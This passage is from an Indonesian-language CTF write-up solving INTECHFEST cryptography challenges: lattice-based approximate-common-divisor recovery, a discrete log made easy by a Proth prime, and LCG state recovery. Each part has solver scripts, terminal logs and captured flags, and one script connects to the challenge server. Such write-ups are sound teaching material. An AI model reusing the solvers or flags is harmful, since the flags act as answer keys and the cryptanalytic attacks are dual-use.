70 |     key = RSA.construct((N, e, d, p, q))
71 |     cipher = PKCS1_OAEP.new(key)
72 |
73 |     m = cipher.decrypt(bytes.fromhex(cts[0]))
74 |     mi = int.from_bytes(m, 'big')
75 |
76 |     r.sendlineafter(b"guess?> ", str(mi))
77 |     r.interactive()
78 |

```

DEBUG CONSOLE OUTPUT PORTS TERMINAL ⓘ

TERMINAL

```

43\n'
b'guess?> '
(128284307327615343203446483085444934941084374242424272916776485481847748697911912493263227023177493147327942503024934128529902964356390483918881344567012736547123458631211
9800663576613848766650443148400819668046616344634328565931493199899853269868783566291215000481819829561444583202761288756422482806471759, 164429584081786851035785097535186369
876081987954121807799134509071318325253641581995714565927823851904958633096722203488138353479559687019462145084539111088590228225196811894704676312174942207005187642742611367
065890235149154650110824451455753026279951109164501718615139587392113724619044759136577994107838977)
c:\Users\Marcellino\Candyawan\Documents\Marcel\Visual Studio Code\Capture The Flag - Cryptography\obs.py:77: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.python.org/3/library/bytes.html#bytes.fromhex
r.sendlineafter(b"guess?> ", str(mi))
[DEBUG] Sent 0x135 bytes:
b'412097055384882805822471094025664137439569638859256902258667732258219974164148162941486927625014082162893190370862057626239115794606314086414220240564449219826029889192
56878393098476985138238807815482550313950722428794495282361086187867426350038570264911353280001391594229960041829306474979783188928537842557\n'
[*] Switching to interactive mode
[DEBUG] Received 0x50 bytes:
b'INTECHFEST{why_am_i_still_creating_challs_I_wanna_read_novels_be09a5d6e2ed328a}\n'
INTECHFEST{why_am_i_still_creating_challs_I_wanna_read_novels_be09a5d6e2ed328a}
[*] Got EOF while reading in interactive

```

Flag:
INTECHFEST{why_am_i_still_creating_challs_I_wanna_read_novels_be09a5d6e2ed328a}

dahlah - 431



dahlah

431 pts

Author: [azuketto](#)

plsssss solve this so i can release harder challs

otherwise dahlah <https://www.youtube.com/watch?v=XG0WLXP1qLA>

Download Attachment 



dahlah_dahlah-dist.zip

This challenge has been solved

Submit Flag

Challenge Overview

Diberikan sebuah file chall.py dan out.txt di mana kita diberikan nilai array out hasil operasi `[((k+r*(g^r)))>>64 for g in gs]`, ciphertext, dan hint sha r yang mengecek apakah nilai r nya sudah benar atau tidak.

Exploit

1. Izinkan chatGPT menjelaskan step awal recover r mengenai langkah AGCD

Kita punya 7 keluaran

$$\text{out}_i = \left\lfloor \frac{k + r \cdot (g_i \oplus r)}{2^{64}} \right\rfloor$$

Lalu kita definisikan

$$A_i := \text{out}_i \cdot 2^{64}, \quad X_i := A_i - A_0 \quad (i \geq 1).$$

Karena $\lfloor z/2^{64} \rfloor \cdot 2^{64} \leq z < \lfloor z/2^{64} \rfloor \cdot 2^{64} + 2^{64}$, untuk tiap i ada galat $\varepsilon_i \in [0, 2^{64} - 1]$ sehingga

$$k + r(g_i \oplus r) = A_i + \varepsilon_i.$$

Kurangi i dengan 0:

$$X_i = (A_i - A_0) = r((g_i \oplus r) - (g_0 \oplus r)) + (\varepsilon_i - \varepsilon_0).$$

Tuliskan

$$q_i := (g_i \oplus r) - (g_0 \oplus r), \quad e_i := \varepsilon_i - \varepsilon_0.$$

Maka

$$X_i = r q_i + e_i, \quad |e_i| < 2^{65}.$$

Nah, ini persis **Approximate Common Divisor (ACD)**: banyak bilangan X_i yang hampir kelipatan dari pembagi bersama besar r , dengan error kecil $|e_i| \leq 2^\rho$ (di sini $\rho = 65$).

2. Lalu izinkan chatgpt menjelaskan lebih jelas konstruksi LLL OL untuk lanjutan recover r nya.

Kita bentuk vektor $x = (x_1, \dots, x_t)$ dari semua X_i non-nol (buang $X_0 = 0$). Bangun matriks

$$B = \begin{pmatrix} x_1 & R & 0 & \cdots & 0 \\ x_2 & 0 & R & \cdots & 0 \\ \vdots & & & \ddots & \vdots \\ x_t & 0 & 0 & \cdots & R \end{pmatrix} \quad \text{dengan} \quad R := 2^\rho (= 2^{65}).$$

Dimensi $t \times (t+1)$. Setiap kombinasi integer (u_1, \dots, u_t) terhadap baris-baris B menghasilkan vektor

$$v = \left(\sum u_i x_i, u_1 R, u_2 R, \dots, u_t R \right).$$

Kalau $\sum u_i x_i$ kecil ($\approx \sum u_i e_i$), maka v "pendek" dalam norma Euclid dibanding angka ratusan/seribuan bit. LLL menemukan basis lebih "pendek", sehingga kita berharap dapat satu baris yang mewakili **relasi pendek** tadi.

Dalam praktik OL, setelah LLL kita ambil submatriks bagian kanan (kolom 2..t+1) dari beberapa baris teratas (kecuali baris terakhir), lalu hitung **right kernel**-nya di \mathbb{Q} . Vektor kernel $q = (q_0, q_1, \dots, q_t)$ merepresentasikan relasi linier

$$q_0 x_1 + q_1 x_2 + \cdots + q_{t-1} x_t \approx 0$$

yang kompatibel dengan "menghilangkan" komponen $r(\cdot)$ dan menyisakan error kecil. Komponen pertama q_0 penting: kita ingin $q_0 \neq 0$. Kalau $q_0 = 0$, cukup acak urutan x (atau pilih anchor A_j lain saat membentuk X_i) agar komponen pertama kernel tidak nol.

3. Nah intinya kita bisa memakai Approximate Common Divisor (ACD) karena $X_i = r q_i + e_i$, nilai $|e_i|$ kecil. Orthogonal Lattice dirancang untuk menemukan relasi “membunuh” komponen $r \sum u_i q_i$. Setelah dapat q yang koheren, identitas $x_0 = r * q_0 + e_0$ + fakta bahwa $|e_0| \leq 2^{60}$ memberi pembagian bulat persis $r = (x_0 - r_0) / q_0$. ρ (nilai toleransi) bernilai 65 karena setiap A_i adalah “pembulatan ke bawah” dari $(k + r(g_i \oplus r)) / 2^{64}$ lalu dikali balik 2^{64} , sehingga galat individu ϵ_i . Saat dikurangkan ($X_i = (A_i + \epsilon_i) - (A_0 + \epsilon_0)$), galatnya menjadi $e_i = \epsilon_i - \epsilon_0$, di mana $|e_i| < 2^{65}$.
4. Setelah didapatkan nilai r , maka persamaan $A_i = k + r * (g_i \oplus r) \pm < 2^{64}$ di mana A_i sangat dekat dengan $r * (g_i \oplus r)$ (selisih kurang dari 2^{64}), maka $(A_i // r)$ akan jatuh sangat dekat ke $(g_i \oplus r)$; tinggal disesuaikan \pm beberapa unit karena error $< 2^{64}$, lalu balik XOR untuk memperoleh g_i .
5. Untuk script recover gs, kita perlu setup nilai $T = 2^{64}$ untuk mengembalikan nilai out sebelum shift, M konstanta faktor yang harus membagi tiap g_i serta bound untuk filter. Untuk nilai d itu jujur awal kode saya bingung apa yang salah dan saya tanyakan ke chatgpt dan dia memperbaiki kode saya dengan menambahkan offset. Penjelasannya supaya jelas bisa dilihat di gambar chatgpt ini.

TRUNG QUN.

$$\text{out}_i = \left\lfloor \frac{k + r(g_i \oplus r)}{2^{64}} \right\rfloor.$$

Kalikan 2^{64} :

$$A_i := \text{out}_i \cdot 2^{64} \leq k + r(g_i \oplus r) < A_i + 2^{64}.$$

Ada $\varepsilon_i \in [0, 2^{64} - 1]$ sehingga:

$$k + r(g_i \oplus r) = A_i + \varepsilon_i.$$

Bagi dengan r . Tulis $k = r \cdot C + s$ dengan

- $C := \lfloor k/r \rfloor$ (konstan, sama untuk semua i),
- $s := k \bmod r \in [0, r - 1]$.

Dapat:

$$\frac{A_i}{r} = C + \frac{s}{r} + (g_i \oplus r) - \frac{\varepsilon_i}{r}.$$

Ambil lantai (floor) di kiri-kanan:

$$\underbrace{\left\lfloor \frac{A_i}{r} \right\rfloor}_{q_i} = (g_i \oplus r) + C + \left\lfloor \frac{s - \varepsilon_i}{r} \right\rfloor.$$

Karena $0 \leq s < r$ dan $0 \leq \varepsilon_i < 2^{64}$ sementara $r \sim 2^{512}$,

$$-1 < \frac{s - \varepsilon_i}{r} < 1 \Rightarrow \left\lfloor \frac{s - \varepsilon_i}{r} \right\rfloor \in \{0, -1\}.$$

Definisikan

$$b_i := \begin{cases} 1, & \varepsilon_i > s \\ 0, & \varepsilon_i \leq s \end{cases} \quad (\text{setara dengan } \left\lfloor \frac{s - \varepsilon_i}{r} \right\rfloor = -b_i).$$

Jadi:

$$q_i = (g_i \oplus r) + (C - b_i).$$

Inilah sumber offset kecil $C - b_i$.

- C sama untuk semua i .
- $b_i \in \{0, 1\}$ per-sampel, tergantung apakah $\varepsilon_i > s$.

6. Jika sudah recover gs , tinggal buat $sha3_512$ nya dan xor dengan ct untuk mendapatkan flagnya.

Script Exploit

```
from sage.all import *
from hashlib import sha3_512, sha256
from Crypto.Util.strxor import strxor
import ast
```

```

RHO_BITS = 65

def parse_output(filename="output.txt"):
    try:
        with open(filename, 'r') as f:
            lines = f.readlines()
            # Parsing 'out' menggunakan ast.literal_eval untuk
keamanan

            out_str = lines[0].split('=', 1)[1].strip()
            out = ast.literal_eval(out_str)

            # Parsing 'ct'
            ct_str = lines[1].split('=', 1)[1].strip()
            ct = ast.literal_eval(ct_str)

            # Parsing 'hint'
            hint = lines[2].split('=', 1)[1].strip()

            return out, ct, hint
    except FileNotFoundError:
        print(f"Error: File '{filename}' tidak ditemukan.")
        return None, None, None
    except (ValueError, SyntaxError, IndexError) as e:
        print(f"Error saat mem-parsing file: {e}")
        return None, None, None

def build_x_from_out(out):
    A = [o << 64 for o in out]
    base = A[0]
    X = [Ai - base for Ai in A][1:]
    return [x for x in X if x != 0]

def symmetric_mod(x, m):
    r = x % m
    if r > m // 2:

```

```

        r -= m
    return r

def recover_r_ol(out, rho_bits=RHO_BITS):
    xs = build_x_from_out(out)
    R = 1 << rho_bits
    n = len(xs)
    B = matrix(ZZ, n, n+1)
    for i, xi in enumerate(xs):
        B[i, 0] = xi
        B[i, i+1] = R
    B = B.LLL()
    M = B.submatrix(row=0, col=1, nrows=n-1, ncols=n)
    K = M.right_kernel()
    q = K.an_element()
    q0 = q[0]

    x0 = xs[0]
    r0 = symmetric_mod(x0, q0)
    p = abs((x0 - r0) // q0)
    rlist = [symmetric_mod(xi, p) for xi in xs]
    if all(-R < ri < R for ri in rlist):
        return int(p)
    raise RuntimeError("validation failed")

def recover_gs(out_list, r):
    T = 1 << 64
    M = 19909
    bound = M << 249 # 19909 * 2**249
    ys = [o * T for o in out_list]
    q = [y // r for y in ys]
    gs = []
    for i, qi in enumerate(q):
        found = None
        for d in (-1, 0, 1):
            t = qi + d

```

```

        g = t ^ r
        if g % M == 0 and 0 <= g < bound:
            found = g
            break
    if found is None:
        raise ValueError(f"g_{i} gagal ditemukan")
    gs.append(found)
return gs

if __name__ == "__main__":
    out, ct, hint_data = parse_output()
    r = recover_r_ol(out, rho_bits=RHO_BITS)

    assert sha256(f"{r}".encode()).hexdigest() == hint_data,
    "incorrect recover r"
    gs = recover_gs(out, r)

    key = sha3_512(f"{gs};{[r]}".encode()).digest()[0:len(ct)]
    flag = strxor(ct, key)
    print("Flag:", flag)

```

```

65 def recover_gs(out_list, r):
66     gs = []
67     for i, qi in enumerate(q):
68         found = None
69         for d in (-1, 0, 1):
70             t = qi + d
71             g = t ^ r
72             if g % M == 0 and 0 <= g < bound:
73                 found = g
74                 break
75         if found is None:
76             raise ValueError(f"g_{i} gagal ditemukan")
77         gs.append(found)
78     return gs
79
80 if __name__ == "__main__":
81     out, ct, hint_data = parse_output()
82     r = recover_r_ol(out, rho_bits=RHO_BITS)
83
84     assert sha256(f"{r}".encode()).hexdigest() == hint_data, "incorrect recover r"
85     gs = recover_gs(out, r)

```

DEBUG CONSOLE OUTPUT PORTS 21 TERMINAL 11

▼ TERMINAL

```

root@LAPTOP-4951FK3E:~/sage# /root/sage/venv/bin/python /root/sage/e.py
Flag: b'INTECHFEST{111_is_not_magic_d9c6090e6b84a00c}'
root@LAPTOP-4951FK3E:~/sage#

```

Flag: INTECHFEST{111_is_not_magic_d9c6090e6b84a00c}

piano man - 703

[10
01]

piano man

703 pts

Author: **azuketto**

dahlah but slightly harder, now that more than 1 person solved it

<https://music.youtube.com/search?q=piano+man>

Download Attachment 🖱️



pianoman_pianoman-dist.zip

This challenge has been solved

Submit Flag

Challenge Overview

Diberikan sebuah file chall.py dan out.txt di mana kita bisa lihat deskripsi ini sama dengan dahlah tetapi lebih susah seperti tidak ada hint, nilai list gs dan out lebih banyak, nilai r dan k bilangan prima, penambahan variabel T R, dan sebagainya.

Exploit

1. Hmm ini cukup sederhana karena kode recover r hampir tidak ada berubah (build_x_from_out ubah jadi $\ll R$) dan recover gs nya tinggal ubah parameter T, M, dan boundnya. Lalu nilai rho bitsnya juga diubah ke 75 karena A_i adalah “pembulatan ke bawah” dari $(k+r(g_i \oplus r))/2^{**}R$ lalu dikali balik $2^{**}R$ di mana $R = 74$, sehingga galat individu ϵ_i . Saat dikurangkan ($X_i = (A_i + \epsilon_i) - (A_0 + \epsilon_0)$), galatnya menjadi $e_i = \epsilon_i - \epsilon_0$, di mana $|e_i| < 2^{**}R$. karena Kalau sudah tinggal dijalankan dan langsung dapat flag.

Script Exploit

```
from sage.all import *
from hashlib import sha3_512
from Crypto.Util.strxor import strxor
import ast

RHO_BITS = 75
```

```

def parse_output(filename="output.txt"):
    try:
        with open(filename, 'r') as f:
            lines = f.readlines()
            # Parsing 'out' menggunakan ast.literal_eval untuk
            keamanan

            out_str = lines[0].split('=', 1)[1].strip()
            out = ast.literal_eval(out_str)

            # Parsing 'ct'
            ct_str = lines[1].split('=', 1)[1].strip()
            ct = ast.literal_eval(ct_str)

            return out, ct
    except FileNotFoundError:
        print(f"Error: File '{filename}' tidak ditemukan.")
        return None, None, None
    except (ValueError, SyntaxError, IndexError) as e:
        print(f"Error saat mem-parsing file: {e}")
        return None, None, None

T = 20
R = 74

def build_x_from_out(out):
    A = [o << R for o in out]
    base = A[0]
    X = [Ai - base for Ai in A][1:]
    return [x for x in X if x != 0]

def symmetric_mod(x, m):
    r = x % m
    if r > m // 2:
        r -= m
    return r

```

```

def recover_r_ol(out, rho_bits=RHO_BITS):
    xs = build_x_from_out(out)
    R = 1 << rho_bits
    n = len(xs)
    B = matrix(ZZ, n, n+1)
    for i, xi in enumerate(xs):
        B[i, 0] = xi
        B[i, i+1] = R
    B = B.LLL()
    M = B.submatrix(row=0, col=1, nrows=n-1, ncols=n)
    K = M.right_kernel()
    q = K.an_element()
    q0 = q[0]

    x0 = xs[0]
    r0 = symmetric_mod(x0, q0)
    p = abs((x0 - r0) // q0)
    rlist = [symmetric_mod(xi, p) for xi in xs]
    if all(-R < ri < R for ri in rlist):
        return int(p)
    raise RuntimeError("validation failed")

def recover_gs(out_list, r):
    T = 1 << R
    M = 65537
    bound = M << 64 # 65537 * 2**64
    ys = [o * T for o in out_list]
    q = [y // r for y in ys]
    gs = []
    for i, qi in enumerate(q):
        found = None
        for d in (-1, 0, 1):
            t = qi + d
            g = t ^ r
            if g % M == 0 and 0 <= g < bound:
                found = g

```



```

        break
    if found is None:
        raise ValueError(f"g_{i} gagal ditemukan")
    gs.append(found)
return gs

if __name__ == "__main__":
    out, ct = parse_output()
    r = recover_r_ol(out, RHO_BITS)
    gs = recover_gs(out, r)

    key = sha3_512(f"{gs};{[r]}".encode()).digest()[ :len(ct)]
    flag = strxor(ct, key)
    print("Flag:", flag)

```

```

41 def recover_r_ol(out, rho_bits=RHO_BITS):
61     raise RuntimeError("validation failed")
62
63 def recover_gs(out_list, r):
64     T = 1 << R
65     M = 65537
66     bound = M << 64 # 65537 * 2**64
67     ys = [o * T for o in out_list]
68     q = [y // r for y in ys]
69     gs = []
70     for i, qi in enumerate(q):
71         found = None
72         for d in (-1, 0, 1):
73             t = qi + d
74             ti = t ^ r
75             if ti % M == 0 and 0 <= ti < bound:
76                 found = ti

```

DEBUG CONSOLE OUTPUT PORTS 21 TERMINAL 21

▼ TERMINAL

```

root@LAPTOP-495IFK3E:~/sage# /root/sage/venv/bin/python /root/sage/crypto.py
Flag: b'INTECHFEST{now_we_do_actual_lll_optimization_701ab393ac52b878}'
root@LAPTOP-495IFK3E:~/sage#

```


Flag: INTECHFEST{now_we_do_actual_lll_optimization_701ab393ac52b878}

SHAW - 703

Author: **azuketto**

NO PREORDERS

https://store.steampowered.com/app/1030300/Hollow_Knight_Silksong/
nc 103.167.133.84 8035

Download Attachment  **SHAW_dist.zip**

This challenge has been solved

Submit Flag

Challenge Overview

Diberikan sebuah file chall.py di mana kita bisa lihat kalau ini memakai ElGamal encryption dan LCG (MSB) dan kita disuruh menebak nilai s (seed awal dari LCG) dan c (konstanta rahasia 128-bit).

Exploit

1. Langkah pertama yaitu mendapatkan nilai $proth\ p$ 512-bit sehingga $v2(p-1)=350$. Saya sudah lupa di mana saya menyimpan kode untuk membuat $proth\ p$ tetapi seharusnya bisa ditanyakan ke chatgpt karena saya buat kodenya menggunakan chatgpt.
2. Langkah kedua yaitu recover r , di mana kita bisa menset nilai $proth\ p$ yang sudah kita dapatkan dan kita bisa setup $M = p - 1$. Kita bisa mengambil nilai $params\ p, A, B$ serta nilai g . Setelah itu kita recover nilai r dari $c1 = pow(self.g, r, self.p)$ menggunakan Discrete Logarithm Problem (DLP). DLP bisa berjalan dengan cepat karena kita menggunakan $proth\ p$ yang berarti kita bisa mendapatkan nilai r nya dengan cepat. Saya juga membuat array a_list di mana 128 bit teratas dari r_i , yang sama persis dengan 128 bit teratas dari k_i .
3. Langkah ketiga yaitu recover c . Pertama, membentuk aproksimasi kasar Y_i dari MSB. Kita definisikan aproksimasi $Y_i = (a_i \ll 384)$ sehingga Y_i hanya menaruh 128 bit yang kita ketahui (MSB k_i) di posisi bit 384..511, mengabaikan bagian yang tak diketahui. Error keseluruhannya $\rightarrow \delta_i = s_i - Y_i = (t_i \ll 256) + \epsilon_i$, dengan $|\delta_i| < 2^{384} + 2^{256} \approx 2^{385}$.

4. Kedua, izinkan chatgpt yang menjelaskan supaya lebih jelas.

Relasi state sejatinya:

$$s_{i+1} \equiv As_i + B \pmod{M}.$$

Sangat membantu bila kita menghilangkan komponen "konstanta berjalan" karena B . Untuk itu, bangun deret kompensasi:

$$\beta_0 := 0, \quad \beta_{i+1} := (A\beta_i + B) \bmod M,$$

yaitu **state bila seed awal 0**.

Kalau kita definisikan

$$\check{s}_i := s_i - \beta_i,$$

maka relasi menjadi **homogen**:

$$\check{s}_{i+1} \equiv A \check{s}_i \pmod{M}.$$

Kita terapkan hal sama ke aproksimasi:

$$\widetilde{Y}_i := Y_i - \beta_i.$$

5. Ketiga, Kita ingin vektor $X=(X_0, \dots, X_{k-1})$ yang memenuhi $X_i \equiv A_i X_0 \pmod{M}$ di mana $(i \geq 1)$. Ini bisa ditulis sebagai sistem linear \pmod{M} : $A_i X_0 - X_i \equiv 0 \pmod{M}$, di mana $i=1, \dots, k-1$. Jadi kita bisa membuat matriks kisi L berukuran $k \times k$ yang nantinya bisa kita `LLL.reduce` matriksnya. Tujuan LLL di sini yaitu membuat basis kisi "lebih ortogonal" sehingga langkah pembulatan berikutnya stabil.
6. Keempat, kita ambil nilai Y yang sudah diaproksimasi dan proyeksikan ke basis LLL. Di kode saya `w = list(Lred * vector(ZZ, Ytil))` secara kasar, tiap komponen w_i sekarang diharapkan dekat dengan kelipatan M . Lalu di kode ini

```
q = [ round_div_nearest(wi, M) for wi in w ]
rvec = [ q[i]*M - w[i] for i in range(k) ]
```

Dilakukan inti Kannan embedding / orthogonal lattice: kita menarik aproksimasi ke titik kisi terdekat dengan cara memperbaiki sisanya ke kelipatan modulus.


7. Kelima, ini saya sebenarnya agak bingung tetapi untung chatgpt bisa membantu saya mengarahkan solver saaya ini.

Kita ingin koreksi Z sehingga

$$L_{\text{red}} \cdot Z = r^{(\text{vec})}.$$

Karena L_{red} invertibel di \mathbb{Q} , kita pecahkan di rasional kemudian dibulatkan ke integer:

python

 Salin kode


```
Zq = Lred.change_ring(QQ).solve_right(vector(QQ, rvec))
Z = [ ZZ(zi) if zi.denominator()==1 else ZZ(zi.round()) for zi in Zq ]
```

Koreksi ini kita tambahkan ke \tilde{Y} :

$$\tilde{X}_i := \tilde{Y}_i + Z_i, \quad X_i := (\tilde{X}_i + \beta_i) \bmod M.$$

Di kode:

python

 Salin kode

```
Xtil = [ Ytil[i] + Z[i] for i in range(k) ]
X = [ (Xtil[i] + beta[i]) % M for i in range(k) ]
```

Sekarang X seharusnya memenuhi relasi LCG eksak:

$$(AX_i + B - X_{i+1}) \bmod M = 0.$$

8. Keenam, begitu nilai X_0 sudah bagus, kita bisa bangun k_0 penuh dengan $k_0 = X_0 \gg 256$. Karena $r_0 = k_0 \oplus c$ dan panjang c hanya 128-bit, $c = k_0 \oplus r_0$, di mana 128 bit atas akan saling membatalkan dan 128 bit bawah menghasilkan c .
9. Langkah terakhir yaitu recover s . Dari relasi indeks 0 $\rightarrow X_0 \equiv A \cdot s_0 + B \pmod{M}$. Ini persamaan linear modulo. Bila $\gcd(A, M) = g > 1$, solusi ada jika dan hanya jika $g \mid (X_0 - B)$ dan bentuk solusinya $s \equiv s_0 \pmod{M/g}$. Nah, jadi keluarga solusi seednya adalah $s = s_0 + t \cdot (M/g)$, di mana $t = 0, 1, \dots, g-1$. Yah saya rasa solver saya bukan unintended karena terkadang saya coba berhasil mendapatkan flag tapi bisa gagal juga mendapatkan flagnya karena timeout.

Script Exploit

```
from sage.all import *
import re
from pwn import context, remote, log

context.log_level = "debug"
HOST, PORT = "103.167.133.84", 8035

# Proth prime p (v2(p-1)=350). This matches the target and gives
r<2^256 uniqueness.
```

[illegible]

```

for _ in range(max_tries):
    cmd(io, f"setp {p}".encode())
    out = cmd(io, b"params")
    p_chk, A, B = parse_params(out);
    assert p_chk == p
    g = int(re.search(rb"G=(\d+)", cmd(io, b"admin")).group(1))
    ord_g = exact_order(g, p, M)
    v2M, v2ord = valuation(M,2), valuation(ord_g,2)
    log.info(f"v2(p-1)={v2M}, v2(ord(g))={v2ord},
ord_bitlen={ord_g.bit_length()}")
    if v2ord >= 256:
        return A, B, g, ord_g
    raise RuntimeError("no g with v2(ord(g))>=256 – rerun once")

def enc_c1(io, m=1):
    out = cmd(io, f"enc {m}".encode())
    return int(re.search(rb"c1\s*=\s*\0x([0-9a-fA-F]+)",
out).group(1),16)

def round_div_nearest(z, m):
    z = ZZ(z);
    m = ZZ(m)
    if z >= 0:
        return (z + m//2) // m
    else:
        return - ((-z + m//2) // m)

def solve_linear_congruence_general(a, b, m):
    g = gcd(ZZ(a), ZZ(m))
    if (b % g) != 0:
        raise ValueError("No solution for  $a \cdot x \equiv b \pmod{m}$ ")
    a1 = (a // g) % (m // g)
    b1 = (b // g) % (m // g)
    m1 = m // g
    x0 = inverse_mod(a1, m1) * b1 % m1
    return x0, m1, g

```

```

def recover_states_and_c_s(A, B, M, r_list, a_list, k_use=None):
    k = len(a_list) if k_use is None else min(k_use, len(a_list))
    a_list = a_list[:k]; r_list = r_list[:k]

    Y = [ (ZZ(ai) << 384) for ai in a_list ]

    beta = [ZZ(0)] * k
    for i in range(k-1):
        beta[i+1] = (A*beta[i] + B) % M

    Ytil = [ Y[i] - beta[i] for i in range(k) ]

    rows = []
    row0 = [ZZ(0)]*k
    row0[0] = ZZ(M)
    rows.append(row0)
    powA = ZZ(1)
    for i in range(1, k):
        powA = (powA * A) % M
        row = [ZZ(0)]*k
        row[0] = ZZ(powA)
        row[i] = ZZ(-1)
        rows.append(row)

    L = matrix(ZZ, rows)
    Lred = L.LLL()

    w = list(Lred * vector(ZZ, Ytil))
    q = [ round_div_nearest(wi, M) for wi in w ]
    rvec = [ q[i]*M - w[i] for i in range(k) ]

    Zq = Lred.change_ring(QQ).solve_right(vector(QQ, rvec))
    Z = [ ZZ(zi) if zi.denominator() == 1 else ZZ(zi.round()) for zi
in Zq ]

```

```

Xtil = [ Ytil[i] + Z[i] for i in range(k) ]
X = [ (Xtil[i] + beta[i]) % M for i in range(k) ]

ok_rel = all( (A*X[i] + B - X[i+1]) % M == 0 for i in range(k-1)
)

if not ok_rel:
    log.warning("Relation check failed – try different k_use or
gather more samples.")

k1 = X[0] >> 256
c = ZZ(k1 ^ r_list[0])

rhs = (X[0] - B) % M
s0, Mred, g = solve_linear_congruence_general(A % M, rhs, M)

return c, s0, Mred, g

if __name__ == "__main__":
    io = remote(HOST, PORT); recv_prompt(io)

    A, B, g, ord_g = get_params(io)
    log.success(f"ord(g) bitlen={ord_g.bit_length()}")

    Fp = GF(p);
    base = Fp(g)
    r_list, a_list = [], []
    log.info(f"Collecting {SAMPLES} samples & solving DLP ...")
    for _ in range(SAMPLES):
        c1 = enc_c1(io, 1)
        r = int(discrete_log(Fp(c1), base, ord=ord_g))
        r_list.append(r)
        a_list.append(r >> 128)
    log.success("Got r and a_list.")

    c_val, s0, Mred, g = recover_states_and_c_s(A=ZZ(A), B=ZZ(B),
M=ZZ(M), r_list=r_list, a_list=a_list, k_use=8)

```



```

log.info(f"gcd(A,M) = {int(g)} → seed identifiable mod M/g")

for t in range(int(g)):
    s_try = (s0 + t * Mred) % M
    io.sendline(f"guess {s_try} {c_val}")
    out = io.readline()
    if b"INTECHFEST{" in out:
        print(out)
        break
io.close()

```

```

128 A, B, g, ord_g = get_params(io)
129 log.success(f"ord(g) bitlen={ord_g.bit_length()}")
130
131 Fp = GF(p);
132 base = Fp(g)
133 r_list, a_list = [], []
134 log.info(f"Collecting {SAMPLES} samples & solving DLP ...")
135 for _ in range(SAMPLES):
136     c1 = enc_c1(io, 1)
137     r = int(discrete_log(Fp(c1), base, ord=ord_g))
138     r_list.append(r)
139     a_list.append(r >> 128)
140 log.success("Got r and a_list.")

```

DEBUG CONSOLE OUTPUT PORTS 21 TERMINAL 23

▼ TERMINAL

```

b'enc 1\n'
[DEBUG] Received 0x112 bytes:
b'c1 = 0x113643381c6c20f97038076557e757c274ecee3a2fc174667bcff859d57f8bc95006b7b422ab9dd927a07dcef0afebe13ec06e094f7f905f36333dbdca77eec9\n'
b'c2 = 0x8ae21502fd4b532c1d7d4ced00b9d7f79d395239ba89e1caf37181d507d41d50b33df672bbcf109118bec460cdf6b061229acbea44596ca105402ab9bed230a8\n'
b'$ '
[*] Got r and a_list.
[*] gcd(A,M) = 2 → seed identifiable mod M/g
/root/sage/pohlig-hellman.py:148: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.python.org/3/library/bytes.html
io.sendline(f"guess {s_try} {c_val}")
[DEBUG] Sent 0xc9 bytes:
b'guess 1408675494294119953640231673157272355539080094784556784435628160501468537286383030223064179540850441947474306818146617886328359916697641879394482388748550 2144923
74968766686921156716200000044799\n'
[DEBUG] Received 0xc9 bytes:
b'INTECHFEST{ONLY_$20???_TAKE_MY_MONEY_14d6fd37a038cedd}\n'
b'$ '
b'INTECHFEST{ONLY_$20???_TAKE_MY_MONEY_14d6fd37a038cedd}\n'
[*] Closed connection to 103.167.133.84 port 8035
© root@LAPTOP-4951FK3E:~/sage#

```

Flag: INTECHFEST{ONLY_\$20???_TAKE_MY_MONEY_14d6fd37a038cedd}